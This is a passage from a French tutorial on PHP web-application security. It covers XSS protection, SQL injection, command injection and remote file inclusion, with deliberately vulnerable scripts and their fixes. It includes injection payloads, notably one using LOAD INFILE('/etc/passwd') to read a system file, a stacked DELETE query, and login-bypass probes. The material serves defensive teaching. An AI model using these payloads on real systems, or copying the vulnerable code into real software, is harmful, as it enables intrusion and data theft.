Le code de la balise img n'apparaît qu'avec une inspection du DOM (outil disponible sous firefox par exemple). Souvent les données malveillantes sont encodées en UTF-8 afin qu'on ne les détecte pas facilement. Des variantes dans la manière d'écrire la balise script sont également utilisées.

Tout élément HTML qui comporte un attribut permettant de donner l'URL est susceptible d'être utilisé pour du XSS (le protocole de l'URL est dans ce cas `javascript:`). Les attributs événementiels peuvent également être utilisés.

6.3) Protection

Les attaques XSS sont dues à l'absence de filtrage des données reçues par le site web (ou à un filtrage incorrect). Appliquer les directives données dans le chapitre 5.

En particulier, pour protéger les internautes des XSS il faut :

- **filtrer les entrées** de l'application (`$_GET`, `$_POST`, `$_COOKIE`) en utilisant une approche par liste blanche, i.e. dire ce qui est autorisé et non pas ce qui est interdit (moins de liberté mais plus sûr) : par exemple, un nom comporte uniquement des caractères de l'alphabet et des espaces (s'il le faut on ajoutera plus tard des caractères) ;
- **protéger les données** envoyées vers le navigateur avec `htmlentities` ou `htmlspecialchars` avec le paramètre `ENT_QUOTES` ;
- préciser le **jeu de caractères** de chaque page web dynamique (évite une interprétation différente selon le navigateur) ;
`<META http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">`
- utiliser les fonctions prédéfinies `utf8_decode` et `strip_tags` (suppression des balises dans la chaîne) ;
- utiliser des noms d'identificateurs spécifiques pour repérer les données pas encore vérifiées ;
- la meilleure protection pour l'utilisateur est de désactiver JavaScript.

Attention : protéger les sorties ne dispense pas de vérifier les entrées. Les fonctions `strip_tags` et `htmlentities` bien que très utiles ne permettent pas de traiter tous les types d'injection XSS. Elles n'auront notamment aucun effet sur le code `javascript:alert(document.cookie)` placé dans un attribut `href`.

7. Injections

7.1) Principe

Les attaques d'injection consistent à **injecter un code malicieux** qui sera traité par un autre système ou interprété par l'application courante. Ces attaques incluent les:

- injections SQL ;
- injections LDAP ;
- injections XPath ;
- injections SSI ;
- injections de code ou de commandes (*OS commanding*) ;
- *null injection* \0 ;
- *buffer overflow* (injection de code dans l'application par débordement de tampon).

Nous présentons dans ce chapitre deux types d'injections très courants dans les sites web dynamiques : les injections SQL et les injections de commandes (exploitation de failles d'inclusion et d'appels systèmes), ainsi que les injections du caractère *null*.

7.2) Injections SQL

De nombreux sites créent dynamiquement des parties de la requête SQL à partir de données primaires ou secondaires (cf. 1.1). Si les données ne sont pas filtrées un pirate peut réaliser une injection SQL. Cette attaque consiste à modifier une requête SQL en manipulant les entrées de l'application.

L'attaque par injection SQL peut viser :

- la disponibilité (charge maximale du serveur de base de données, modification du mot de passe d'un utilisateur ou de l'administrateur de l'application web dans un UPDATE) ;
- la confidentialité :
 - o obtention d'informations stockées dans la base,
 - o obtention d'un accès à un intranet sans autorisation ;
- l'intégrité des données (modification ou suppression des données).

Les exemples ci-après concernent la sélection des données (SELECT) mais les injections peuvent être réalisées avec UPDATE, INSERT et DELETE.

a) *Injection en exploitant les ' ou les " (magic_quotes_gpc = off)*

```
<?php
// script cnx.php

require('connectBase.php');

$login = $_POST['login'];
$pwd = $_POST['passwd'];


$req = "SELECT * FROM utilisateur WHERE login='$login' AND password='$pwd'";


$result = mysql_query($req) or exit("Erreur");

if (mysql_num_rows($result) == 0){
    die("erreur d'authentification ");
}

$ligne = mysql_fetch_assoc($result);


echo "bonjour {$ligne['prenom']} !";
?>
```






Dans l'exemple précédent la première ligne de la table utilisateur est utilisée ce qui provoque une connexion sous le login mag. Dans cet exemple la présence des mots de passe en clair dans la base de données n'aide pas le pirate car il ne s'en sert pas. Cependant stocker des mots de passe en clair est une très mauvaise habitude, un mot de passe doit toujours être crypté.

En restreignant les lignes retournées on peut arriver à se connecter sous un autre login. Dans l'exemple ci-après quelques essais avec LIMIT permettent d'obtenir rapidement une connexion comme administrateur :



NB : LIMIT n, p limite le résultat à p lignes à partir de la ligne n, les lignes sont numérotées à partir de 0 (LIMIT 0, 1 indiquera de retourner uniquement la 1^{ère} ligne).

💡 Pour réussir ce type d'injection SQL il faut pouvoir ajouter des ' ou des " dans la requête. Pour ne plus être sensible à ce type d'injection il suffit de protéger les ' et les " en les faisant précéder d'un \ :



Deux possibilités pour obtenir le \ devant les ' et les " :

- utiliser la fonction `mysql_real_escape_string` pour chaque donnée placée dans la requête ;

```
<?php
$login = mysql_real_escape_string($_POST['login']);
$pwd = mysql_real_escape_string($_POST['passwd']);
$req = "SELECT * FROM utilisateur WHERE login='$login' AND password='$pwd'";
?>
```

- donner la valeur on à la directive du `php.ini` `magic_quotes_gpc` : tous les ' , " , \ , \0 et les caractères nuls des entrées utilisateurs seront automatiquement protégés par un \. Cette directive équivaut à appliquer la fonction `addslashes` à toute donnée de `$_GET`, `$_POST`, `$_COOKIE`.

Il faut noter que la valeur on pour la directive `magic_quotes_gpc` est assez controversée et que cette directive sera supprimée dans PHP 6 (comme `register_globals`). L'OWASP recommande de lui donner la valeur off.



Pour des raisons de **portabilité** du script il est préférable que les ' et les " soient protégés dans les scripts. Le comportement du programme ne doit pas reposer sur une directive qui peut être activée ou non par l'administrateur. Ceci devrait être toujours fait en utilisant la fonction PHP `mysql_real_escape_string` (php >= 4.3.0) ou `addslashes` pour les versions antérieures.

La directive donne une fausse sensation de sécurité car elle **ne permet pas de se protéger contre toutes les possibilités d'injection** (voir exemples b et c). Elle est néanmoins utile pour se protéger d'une partie des injections dues à des scripts écrits par des programmeurs débutants. Un programmeur ne devrait jamais baser la sécurité de son code sur la valeur on de cette directive.

Le traitement systématique de toute donnée utilisateur a des effets sur les **performances**. En effet, seul un sous-ensemble des données nécessite une protection de ce style et beaucoup de données protégées automatiquement doivent être traitées avec un `stripslashes` pour supprimer la protection avant d'être utilisées. L'ajout systématique de \ n'est pas pratique pour le programmeur car un echo de l'entrée utilisateur (protégé par un `htmlspecialchars`) affichera le caractère \.




b) Injection en exploitant les ' ou les " avec *magic_quotes_gpc = on*

Un utilisateur peut décider que les \ systématiques des entrées utilisateur ne sont pas pratiques et les supprimer avec la fonction **stripslashes**. Dans ce cas l'injection SQL redevient possible.

```
<?php
// script cnx_v2.php

foreach ($_POST as $cle=>$val){ // on suppose que les entrees sont scalaires
    $_POST[$cle] = stripslashes($val);
}

require('connectBase.php');
$login = $_POST['login'];
$pwd = $_POST['passwd'];
$req = "SELECT * FROM utilisateur WHERE login='$login' AND password='$pwd'";
$result = mysql_query($req) or exit("Erreur");
if (mysql_num_rows($result) == 0){
    die("erreur d'authentification");
}
$ligne = mysql_fetch_assoc($result);
echo "bonjour {$ligne['prenom']} !";
?>
```



Le programmeur qui enlève les \ doit impérativement utiliser `mysql_real_escape_string` pour protéger chaque donnée utilisateur qui apparaît dans la requête.



Lorsqu'on utilise `mysql_real_escape_string` il faut travailler sur des données sans \ sinon le \ sera lui-même protégé par `mysql_real_escape_string`. Avec `magic_quotes_gpc` à on et en utilisant `mysql_real_escape_string` sans effectuer de `stripslashes` on obtiendrait la requête suivante :

```
SELECT * FROM utilisateur WHERE login='\\ ' OR 1 = '\\1\\ ' LIMIT 3,1 -- ' AND password=''
```


c) Utiliser le % dans un LIKE (*magic_quotes_gpc = on*)

Prenons maintenant l'exemple ci-dessous avec `magic_quotes_gpc` à on. Le programmeur a préféré supprimer la protection des entrées (test sur `magic_quotes_gpc`) et décidé de traiter lui-même la protection des données avant leur utilisation (c'est ce que devrait faire tout programmeur).

```
<?php
// enlever les \ automatiques -> code portable
if (ini_get('magic_quotes_gpc')){
    $_POST = array_map('stripslashes', $_POST);
}

require('connectBase.php');

// protection injection SQL
$login = mysql_real_escape_string($_POST['login']);
$pwd = mysql_real_escape_string($_POST['passwd']);


$req = "SELECT * FROM utilisateur
      WHERE login LIKE '$login' AND password LIKE '$pwd'";

$result = mysql_query($req) or exit("Erreur");


if (mysql_num_rows($result) == 0){
    die("erreur d'authentification ");
}
$ligne = mysql_fetch_assoc($result);

// protection XSS
echo "bonjour ", htmlentities($ligne['prenom']),
     ". Votre login est ", htmlentities($_POST['login']);
?>
```

Le code résiste bien à l'injection de ' :



Par contre le code présente une faille de sécurité due à la non vérification des données comparées avec l'opérateur LIKE :



Le programmeur devrait toujours vérifier le type de la donnée et que son contenu ne comporte que les caractères autorisés (dans ce cas il faut penser à ne pas mettre dans les caractères autorisés % et _ qui ont une signification particulière pour l'opérateur LIKE).

La fonction `addslashes` peut être utilisée pour placer des \ devant les caractères % et _ :

```
$login = addslashes($_POST['login'], "%_");
```

d) Nombres (*magic_quotes_gpc = on*)

Prenons un exemple où le programmeur fait une mise à jour du mot de passe en vérifiant que le login sous lequel l'utilisateur s'est connecté est compatible avec l'identifiant passé (test réalisé dans cet exemple simpliste pour éviter qu'on demande la modification de l'id numéro 5 quand le login correspond à l'id 3) :

```
UPDATE utilisateur SET password='$pwd' WHERE id=$id AND login='$login'
```

Si l'utilisateur place la valeur 3 -- dans le champ id la requête devient :

```
UPDATE utilisateur SET password='xxx' WHERE id=3 -- AND login=mag
```

Cette injection permet de modifier le mot de passe de n'importe quel utilisateur de la table.

Pour se protéger de ce type d'injection il faut :

- placer entre quotes les nombres provenant de données utilisateurs

```
WHERE id='$id'
```

- ou caster les données (cette solution est plus efficace)

```
$id = (int) $_GET[id];
```


Dans le cas où la protection des données est supprimée par le programmeur et où il ne protège pas les données numériques il est possible d'obtenir des informations sensibles (consultation après stockage dans un champ de la table). Prenons un script qui comporte une mise à jour d'une quantité sans vérification de type :

```
$req = "UPDATE commande SET quantite = $nb WHERE ref=$ref";
```

avec les arguments `?ref=21&nb=5,%20description=LOAD%20INFILE('/etc/passwd')` la requête SQL envoyée devient :

```
UPDATE commande SET quantite=5, description=LOAD INFILE('/etc/passwd') WHERE ref=21
```

Le champ description contient à présent le contenu de `/etc/passwd`.

 Le programmeur devrait toujours vérifier le type de la donnée et que son contenu ne comporte que les caractères autorisés (pour un champ numérique uniquement des nombres).

e) Mesures de protection

Seuls quelques exemples d'injection SQL ont été présentés. Les injections sont possibles dans un INSERT, UPDATE, DELETE, SELECT. Elles exploitent toute fonctionnalité SQL (ajout de sous-requêtes, UNION, %, commentaires, ...)

Pour savoir si un script est susceptible de permettre une attaque par injection SQL un pirate peut :

- Obtenir des informations à partir de messages d'erreurs, les messages peuvent donner le nom du SGBD et la requête qui a échoué. Ceci permet à un pirate d'obtenir l'information qu'un SGBD est utilisé et peut l'aider à construire ou corriger son injection à partir des informations partielles sur le schéma données dans le message (pour réussir une injection il faut trouver quels arguments du script sont utilisés dans la requête).

- Obtenir des informations dans le code du script : brique logicielle dont les sources sont disponibles (dans ce cas le schéma et les requêtes sont connues), code obtenu à partir d'un fichier de sauvegarde, ... (cf. chapitre 4).

- Ajouter vrai ou faux dans les paramètres :

- ajouter à un argument `+and+1=1`

- si `test.php?fiche=1` retourne la même page que `test.php?fiche=1+and+1=1` alors un SGBD est utilisé (1=1 est évalué comme vrai)

- ajouter à un argument `+and+1=0` (dans ce cas aucune information ne sera retournée).

Utiliser un outil de scan dédié aux injections (JAAScois Anti-WebInjection pour Windows).

Les mesures de protection concernent principalement le programmeur :

- Filtrer les données utilisateur avant de les utiliser (cf chapitre 5).
- Caster les données numériques ou les placer entre quotes, normalement ce devrait être inutile si toute donnée numérique passée à MySQL a été vérifiée, mais dans le cas d'un oubli de vérification c'est une bonne protection.
- Se protéger des requêtes multiples séparées par des ';' lorsqu'on utilise mysqli en PHP 5 (fonction `mysqli_multi_query`)

```
SELECT * FROM utilisateur WHERE id = $id
```

Si `id = 3` ; `DELETE FROM utilisateur` alors nous obtenons deux requêtes :

```
SELECT * FROM utilisateur WHERE id = 3; DELETE FROM utilisateur
```
- Protéger les données placées dans la requête avec `mysql_real_escape_string` (PHP >= 4.3.0) pour les versions antérieures utiliser `addslashes`.
- Vérifier que la requête produit le nombre de lignes attendu avec `mysql_num_rows` : par exemple une requête avec une restriction sur la clé primaire ne doit retourner qu'une ligne. Ceci donne un niveau de sécurité supplémentaire mais n'empêche pas le pirate d'obtenir la ligne unique qui l'intéresse avec `LIMIT` (ou à construire une requête qui ramène une seule ligne).
- Donner des privilèges restreints au compte mysql utilisé pour accéder à la base depuis les scripts (aucun accès depuis le compte root ou depuis un compte qui peut supprimer la base).
- Ne pas afficher de message d'erreur (bloquer avec @), sur un serveur en production il ne devrait pas y avoir d'affichage d'erreur.
- NB : utiliser des requêtes préparées protège contre les injections SQL décrites en a, b et d. Il devient inutile de protéger les données avec un \. Les valeurs dynamiques sont représentées par un '?', la logique SQL est ainsi séparée des données :

mysqli (PHP 5) permet d'utiliser des requêtes préparées.

Exemple :

```
$log = $_GET['login'];
$pwd = $_GET['pass'];
// connexion
$db = new mysqli(IP, LOGIN, PASS, DB, PORT) or die('echec');
// preparer une requete
$req = "SELECT prenom, mail FROM users WHERE login=? AND password=?";
$prep = $db->prepare($req) or die ('pb');
$prep->bind_param("ss", $log, $pwd); // lier les 2 var. de type string
$prep->execute();
$prep->bind_result($prenom, $mail); // lier les colonnes aux var.
$prep->fetch() ;
echo "bonjour $prenom votre mail est $mail<br>";
$prep->close();
// deconnexion
$db->close();
```

<http://dev.mysql.com/tech-resources/articles/4.1/prepared-statements.html>

<http://fr.php.net/manual/en/book.mysqli.php>

- Lorsque le SGBD et le serveur web ne sont pas sur le même serveur (ce qui est préférable pour des raisons de sécurité) protéger les connexions avec SSL (protection contre une écoute sur le réseau). MySQL supporte les connexions SSL entre le client et le serveur (`mysql_connect` a un flag `MYSQL_CLIENT_SSL`).

7.3) Injection de codes et commandes

Des scripts entiers peuvent être injectés à une application web et exécutés. Les commandes ou les programmes seront exécutés avec les mêmes permissions que le serveur web.


L'injection de code permet :

- l'accès à des informations non autorisées ou au système ;
- la défiguration de site web ;
- l'exploitation de bugs ou de failles de sécurité pour augmenter les privilèges ;
- l'installation de fichiers et logiciels.

a) Exécution de programmes externes

Plusieurs fonctions PHP permettent d'exécuter des commandes : `shell_exec`, `system`, `exec`, `popen`, `proc_open`, `pcntl_exec`, `passthru` (ainsi que l'opérateur backticks ```). L'opérateur backticks et la fonction `shell_exec` sont disponibles uniquement si la fonction `shell_exec` n'est pas dans `disable_functions` et si la directive `safe_mode` est à `off`.

```
<?php
// listing.php
if (ini_get('magic_quotes_gpc')){
    $_GET = array_map('stripslashes', $_GET);
}
$ext = $_GET['ext'];
echo "<pre>Liste des fichiers $ext\n";
echo system("ls -l *.$ext");
echo "</pre>";
?>
```



Cet exemple ne devrait pas être testé !

NB : dans le cas d'un script dans `public_html` le `/` correspond à la racine du compte web de l'utilisateur (c'est-à-dire le `public_html`).

💡 Le programmeur devrait toujours vérifier que les arguments passés au script correspondent à ce qui est attendu.


```
if (!ctype_alpha($ext)){
    die("argument non valide");
}
```

b) Exécution de code PHP (RFI – Remote File Inclusion)


Les injections de code PHP exploitent des failles:

- d'évaluation dynamique de code :
 - la fonction `eval` évalue son argument comme du code PHP, il est possible de lui donner en argument des appels systèmes, `create_function` ;
 - l'argument de remplacement de `preg_replace` est évalué comme du code PHP lorsque l'option `e` est placée dans l'expression régulière ;
- de création de variables dynamiques ;
- d'inclusion dynamique de fichiers (`require`, `include`, `require_once`, `include_once`) avec des URL ou une traversée de répertoire ;
- exécution de fichiers téléchargés (file upload)

